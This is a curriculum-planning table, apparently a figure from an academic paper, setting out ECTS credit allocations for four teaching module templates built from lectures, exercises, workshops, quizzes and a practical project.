This overview can be used as a possible guideline for the expected contribution to the curriculum.

LECTURE PACKAGE 1 ECTS	
Component	**ECTS**
Introduction	0.5
1 - 1,5 h Lecture units which give students an overview of the subject area. In general, no previous knowledge is required. The component "Introduction" also contains preparatory and administrative work. It is therefore valued with 0.5 ECTS.	
Deepen the knowledge	0.5
2 - 3 h Lecture units that go deeper into the content of the introduction and, if necessary, reinforce it with aspects from the real world.	
no practical exercise	0
Optional quizzes	
10 - 15 multiple choice questions for self-study.	0
Total	**1**

LECTURES AND EXERCISES 1,5 ECTS	
Component	**ECTS**
Introduction	0,5
1 - 1,5 h Lecture units which give students an overview of the subject area. In general, no previous knowledge is required. The component "Introduction" also contains preparatory and administrative work. It is therefore valued with 0.5 ECTS.	
Deepen the knowledge	0,5
2 - 3 h Lecture units that go deeper into the content of the introduction and, if necessary, reinforce it with aspects from the real world.	
Practical exercise	
	0.5
The learning content is further deepened through practical exercises. For this purpose, the students will receive clearly defined tasks. The working time of the students should be about 2 to 3 hours. It should be noted that the lecturer must find time for preparation, execution and wrap-up. The practical exercise requires the students to get prepared through reading list provided by the course lecturer.	
Optional quizzes	
10 - 15 multiple choice questions for self-study.	0
Total	**1,5**

LECTURES AND EXERCISES 2 ECTS	
Component	**ECTS**
Introduction	0,5
1 - 1,5 h Lecture units which give students an overview of the subject area. In general, no previous knowledge is required. The component "Introduction" also contains preperstory and administrative work. It is therefore valued with 0.5 ECTS.	
Deepen the knowledge	0,5
2 - 3 h Lecture units that go deeper into the content of the introduction and, if necessary, reinforce it with aspects from the real world.	
Workshop sessions and assignment	
A half-day workshop is conducted with the students. Ideally, this workshop is based on previously learned knowledge. The workshop session itself requires the students to get prepared through reading list provided by the course lecturer. After the course students will have to carry out an assignment on the selected topic, usually in the form of an essay	1
Optional quizzes	
10 - 15 multiple choice questions for self-study	0
Total	**2**

PROJECT PACKAGE 2 ECTS	
Component	**ECTS**
Introduction	0,5
1 - 1,5 h Lecture units which give students an overview of the subject area. In general, no previous knowledge is required. The component "Introduction" also contains preparatory and administrative work. It is therefore valued with 0.5 ECTS.	
Practical project	1,5
A 40 hour practical project based on the requirements and the goals defined by the course module.	
Total	**2**

Figure 2. Overview of the teaching module templates